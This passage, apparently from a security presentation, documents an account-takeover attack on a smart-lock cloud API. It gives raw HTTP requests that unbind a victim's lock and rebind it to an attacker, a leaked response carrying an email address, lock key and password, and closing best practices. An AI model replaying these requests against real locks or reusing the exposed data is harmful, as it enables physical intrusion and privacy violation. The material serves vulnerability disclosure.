
QR CODE

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
Connection: close

{"result":{"account":"shubhchougule95.sc@gmail.com","alarm":0,"barcode":"GFYY00028614","chipType":"1","createAt
":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":90410,"isLock":0,"lo
ckKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95","lockPwd":"000000","mac":"6C:C3:74:DB:29:4D","name":"lo
ck1","radioName":"BlueFPL","type":0,"userId":[redacted],"status":"2000"}
```

User ID

Unbind the Lock from victim’s account



Target: https://api.oklock.com.cn


Request

```
POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"lockId":"[redacted]0","userId":59[redacted]}
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result":"","status":"3001"}
```

Bind the Lock to attacker's account



Target: https://api.oklock.com.cn

Request

```
POST /oklock/lock/bind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1448528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 57
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{"name":"lock1","userId":59[redacted],"mac":"6C:C3:[redacted]"}
```

Response

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 11:27:32 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":"C[redacted],"chipType":"1","createAt":"2019-05-14
09:32:23.0","deviceId":"","electricity":"79","firmwareVersion":"2.3","gsmVersion":"","id":90410,"isLock":0,"lo
ckKey":"69,59[redacted]6,20,84,31,82,42,95","lockPwd":"000000","mac":"6C[redacted],"name":"lo
ck1","radioName":"BlueFPL","type":0},"status":"2000"}
```

Best Practices

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Specify procedures to protect data on device disposal
- Use strong authentication
- Use strong encryption and secure protocols
- Specify Destroy method if device get break down.